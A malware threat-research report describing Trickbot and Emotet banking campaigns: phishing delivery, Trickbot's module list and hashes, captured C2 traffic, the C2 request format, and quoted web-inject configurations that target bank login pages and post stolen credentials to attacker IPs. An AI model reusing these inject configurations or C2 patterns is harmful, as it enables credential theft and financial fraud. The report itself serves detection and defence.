Abstract

Radware researchers have been following multiple campaigns targeting the financial industry in Europe and the United States. These campaigns are designed to commit fraud via credential theft by sending MalSpam, malicious spam that contains banking malware like Trickbot and Emotet to unsuspecting users. If the users open the document, they will become infected, and the malware will harvest and extract data from the victim's machine for fraudulent purposes. Once the data is retrieved from their c2 server, the stolen credentials will be used to commit fraud against the victim's bank account, leveraged in a credential stuffing attack or quickly sold for profit.

One of the things that make these two pieces of banking malware stand out is their ability to evolve and consistently update their modules to allow additional capabilities. Additionally, we have seen denial of service attacks in the past that have coincided with these security events. Occasionally attackers have been known to launch a flood of malicious traffic, known as a smoke screen attack, to distract network operators from other nefarious activity such as data exfiltration. These attacks typically will not exhaust network resources since the criminals still need access. These actions also highlight the fact that a DDoS attack are not always the first vector of attack but simply just an option in a series of attacks under the same campaign.

Infection Methods

Banking malware is designed to masquerade itself as a useful or non-malicious item with the purpose of infecting and gaining access to a user financial credentials. The malware is typically spread via exploit kits and spamming botnets, as well as packed inside a variety of free programs and cracked software. Once opened, the hidden executable performs its malicious activity in the background unannounced to the user.

The malware will establish a connection to the C2 server the attacker remote and unauthorized access to the infected machine to perform additional actions. After the initial infection, the banking malware will begin utilizing their modules to perform task such a compromising the user's browser to steal credentials, cookies and saved passwords as well as harvesting additional user data or moving laterally to further exploit devices on the network. Banking malware can also be the delivery vehicle for additional payloads once infected. It is also becoming common to see banking malware acting as downloaders for other banking malware.

Infected Attachment – A phishing email designed to trick the victim into opening a malicious document (typically a Word or Excel file). Once opened, the user will be prompted to enable macros so that the malware can execute.




Figure 1: MalSpam – Infected File with a Macro Containing Malicious Script

Embedded Link – In this scenario, the phishing email is designed to trick the victim into opening an embedded link that will download an infected file to the user's device. Like infected attachments, the user will be prompted to enable macros when they download and open the document.




Figure 2: MalSpam – Embedded Link

TrickBot

Trickbot was first reported on in 2016. It is an advanced and persistent modular piece of malware that's primary function is to steal users banking credentials and recently, digital wallets containing Cryptocurrency. Once infected Trickbot can maintain persistence and move laterally across a network thanks to its worm-like modules, to gain persistence Trickbot will inject the modules into new svchost instances. Trickbot focuses on targeting financial institutions via web injections in Europe and the United States but has also been seen targeting other industries.

Infected Documents

Trickbot is distributed via a MalSpam campaign that contains a malicious download link or an attached, macro-enabled, Word or Excel documents. Once the user opens the document, the malware will infect the computer and begin spreading across the network. MalSpam emails from Trickbot usually are well produced and originate from spoofed or typosquatted domains.





Figure 3: Infected Word Document

TrickBot Artifacts

When a machine is infected, Trickbot will copy itself to a random folder in %APPDATA%. The payload will contain the trickbot loader, executable as well as the modules and configuration files. Configuration files contain a list of targeted sites for static and dynamic injection attacks designed to harvest user credentials. Other modules include mail search, additional data harvesting, lateral movement, and exfiltration. Trickbot remains one of the more popular pieces of banking malware because the authors are continually developing its features and updating their modules.



Name	Date modified	Type	Size
injectDll32_configs	11/25/2018 6:50 PM	File folder	
mailsearcher32_configs	11/25/2018 7:58 PM	File folder	
networkDll32_configs	11/25/2018 6:54 PM	File folder	
NewBCtestDll32_configs	11/25/2018 7:13 PM	File folder	
pwgrab32_configs	11/25/2018 6:51 PM	File folder	
tabDll32_configs	11/25/2018 6:54 PM	File folder	
importDll32	11/25/2018 7:56 PM	File	7,430 KB
injectDll32	11/26/2018 12:27 AM	File	568 KB
mailsearcher32	11/25/2018 7:58 PM	File	25 KB
networkDll32	11/25/2018 6:54 PM	File	19 KB
NewBCtestDll32	11/25/2018 7:13 PM	File	14 KB
pwgrab32	11/26/2018 12:28 AM	File	1,093 KB
shareDll32	11/25/2018 6:54 PM	File	42 KB
systeminfo32	11/26/2018 12:26 AM	File	86 KB
tabDll32	11/25/2018 6:54 PM	File	2,010 KB
vncDll32	11/25/2018 7:14 PM	File	74 KB
wormDll32	11/25/2018 6:55 PM	File	61 KB

Figure 4: Trickbot

Artifacts

importDll32	used to collect browser data
injectDll32	used to preform web injections
mailsearcher32	used to search**,** harvest and send emails
networkDll32	used to collect network and system information
pwgrab32	used to harvest credentials from browsers, FTP clients, and Outlook.
shareDll32	used to spread via network sharing
systeminfo32	used for gathering general system info
tabDll32	used to spread and further exploit a system
vncDll32	used for screen capturing
wormDll32	used for spreading via SMB

Artifact Hashes

dinj	b8ae39dddbb9688476e92db0d1af624e
dpost	1b7424153d647e7c56a26f27823159b7
sinj	7519811bc15825ddb40d6f379ddb5ded

importDll32	d66d21e13fb0ee17fd3ef1e9711f18f2
injectDll32	41a55925adc8aaef47f86e76bd8d3640
mailsearcher32	985b421656ea5b1475605a30edbe76cd
networkDll32	6f00bb48ebab7c37223ef33fef0e6a0b
NewBCtestDll32	2a3c04abdee00ee4bddd92da23b9cace
pwgrab32	c6ffe2d468e44696769b3d00a10a7b32
shareDll32	a8ae1810140f0c86ebde62ba300f6133
systeminfo32	6e947f4223e95cd098b86f7f0bd92c58
tabDll32	6381add34f150bff1a7457dcc1e43608
vncDll32	341afa7c893ed1976a97ef58c6b7f09d
wormDll32	d0c421a062b3a1ade69878df813d89f4

C2 Communication

2018-11-26 07:43:47.…	10.0.2.15	75.108.123.165	449	TCP	49336 → 449 [ACK] Seq=1 Ack=1 Win=64240 Len=0
2018-11-26 07:43:47.…	10.0.2.15	75.108.123.165	449	TLSv1	Client Hello
2018-11-26 07:43:47.…	75.108.123.165	10.0.2.15	49336	TCP	449 → 49336 [ACK] Seq=1 Ack=128 Win=65535 Len=0
2018-11-26 07:43:48.…	75.108.123.165	10.0.2.15	49336	TLSv1	Server Hello, Certificate, Server Key Exchange, Server
2018-11-26 07:43:48.…	10.0.2.15	75.108.123.165	449	TLSv1	Client Key Exchange, Change Cipher Spec, Encrypted Hand
2018-11-26 07:43:48.…	75.108.123.165	10.0.2.15	49336	TCP	449 → 49336 [ACK] Seq=1320 Ack=262 Win=65535 Len=0
2018-11-26 07:43:48.…	75.108.123.165	10.0.2.15	49336	TLSv1	Change Cipher Spec, Encrypted Handshake Message
2018-11-26 07:43:48.…	10.0.2.15	75.108.123.165	449	TLSv1	Application Data
2018-11-26 07:43:48.…	75.108.123.165	10.0.2.15	49336	TCP	449 → 49336 [ACK] Seq=1379 Ack=571 Win=65535 Len=0
2018-11-26 07:43:48.…	75.108.123.165	10.0.2.15	49336	TLSv1	Application Data
2018-11-26 07:43:49.…	10.0.2.15	75.108.123.165	449	TCP	49336 → 449 [ACK] Seq=571 Ack=1560 Win=64240 Len=0

Figure 5: Communication with C2

Figure 6: MikroTik Router as C2

Trickbot's C2's are set up on hacked wireless routers such a MikroTik and Ubiquiti devices. Since it is more difficult to take down a residential router in comparison to a typical C2 based on a centralized server, we are beginning to see more campaigns leveraging these tactics, presenting a new problem for researchers and authorities. Trickbot tends to communicate on ports 443, 444, 445, 447 and 449 depending on what actions are being performed.

Typical Call

/[group_id]/[client_id]/[command_id]/

GET /sat100/BRIAN-PC_W617601.FE46CA4B6FD7DF359731F2B92095252E/5/injectDll32/

Group ID – also known as the group tag, it distinguishes the campaign variant
Client ID –contains the name of the machine, OS version, and a generated string.
Command ID – 0 represents initial contact, and 5 is the download command
InjectDll32 – The requested module for the call.

Injections

The authors behind Trickbot mainly focus on harvesting banking credentials by targeting a wide array of international banks with injection attacks against their web applications.

Static Inject Config Example:

```
<sinj>
<mm>https://login.blockchain.com*</mm>
<sm>https://login.blockchain.com*</sm>
<nh>bhsdlmevnoipyqgafbhuwtxkcjzs.org</nh>
<srv>162.247.155.116:443</srv>
</sinj>
```

Figure 7: Static Inject Config Example

Static Injection configuration file supports the ability to redirect a victim to a malicious server that hosts a replica of the bank's website. Once the user's credentials have been entered and logged that data will then be exfiltrated to the criminal's infrastructure.

<sinj> STATIC INJECTION
<mm>https://login.blockchain.com*</mm> URL Target Host
<sm>https://login.blockchain.com*</sm> URL Full Target
<nh>bhsdlmevnoipyqgafbhuwtxkcjzs.org</nh> Fake Server
<srv>162.247.155.116:443</srv> C&C IP+PORT
</sinj>

```
<sinj>
<mm>https://www.chase.com*</mm>
<sm>https://www.chase.com/commercial-bank/chase-commercial-online*</sm>
<nh>bksatksiwafmdqhjceoburylgpvz.edu</nh>
<srv>204.155.31.131:443</srv>
</sinj>
```

Figure 8: Static Inject Config Example

Dynamic Inject Config Example:

```
<igroup>
<dinj>
<lm>*.com/SPF/Login/Auth.aspx*</lm>
<hl>http://109.234.39.254/response.php</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
</igroup>
```

Figure 9: Dynamic Inject Config Example

Dynamic Injection configuration file supports the ability to perform client-side injections and insert a form grabber (javascript) into the website's code so the malware can acquire the user's credentials for exfiltration.

Some of the domains found in the Dynamic Injection Configuration file are missing second level domains (SLD) but include a Top Level Domain (TLP), Directory and specific locations like “retail” or “login.” This leads researchers to believe that this was an intentional and opportunist way of targeting addition websites with identical subdomains not included in the configuration file.

Data Exfiltration

Information stealers, in general, are designed to harvest data from their victims’ network to commit criminal fraud & abuse. For data to be utilized by the attackers, they must first exfiltrate it from the system back to their command and control infrastructure. In general, computers infected with malware will either send harvested information back to the original infected host or each infection will create a secure channel with a C2 so data that is withdrawn from the network can be safely transmitted.




Figure 7: Data Exfiltration

Smoke Screen DDoS Attack

A Smoke Screen attack is a Distributed Denial of Service attack designed to distract network operators while hackers inject the malware into a targeted system or during data exfiltration. The attack is not meant to take the service entirely offline. They are intended to degrade service enough to cause a distraction.




Figure 8: Smoke Screen Attack

Reasons for Concern

The immediate concern surrounding banking malware applies directly to financial fraud but can include other forms as for-profit criminals use the extensive database of user credentials to launch credential stuffing attacks or sell the gathered information on the darknet. Banking malware can also spread to other machines on a network and can be utilized as a loader for additional malware.

Phishing Prevention for Organizations

- **Employee training** – raise awareness and teach how to detect phishing attempts
- **Password/credential hygiene** - will prevent unintentional infections by employees
- **Secure browsing** – HTTPS, go directly to financial, healthcare and civil services sites (not via links)

For further **network and application protection** measures, Radware urges companies to inspect and patch their networks. Additionally, Radware can mitigate a smoke screen attacks during exfiltration or fingerprint, identify and block malicious bots being leveraged in a Credential Stuffing attacks.

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.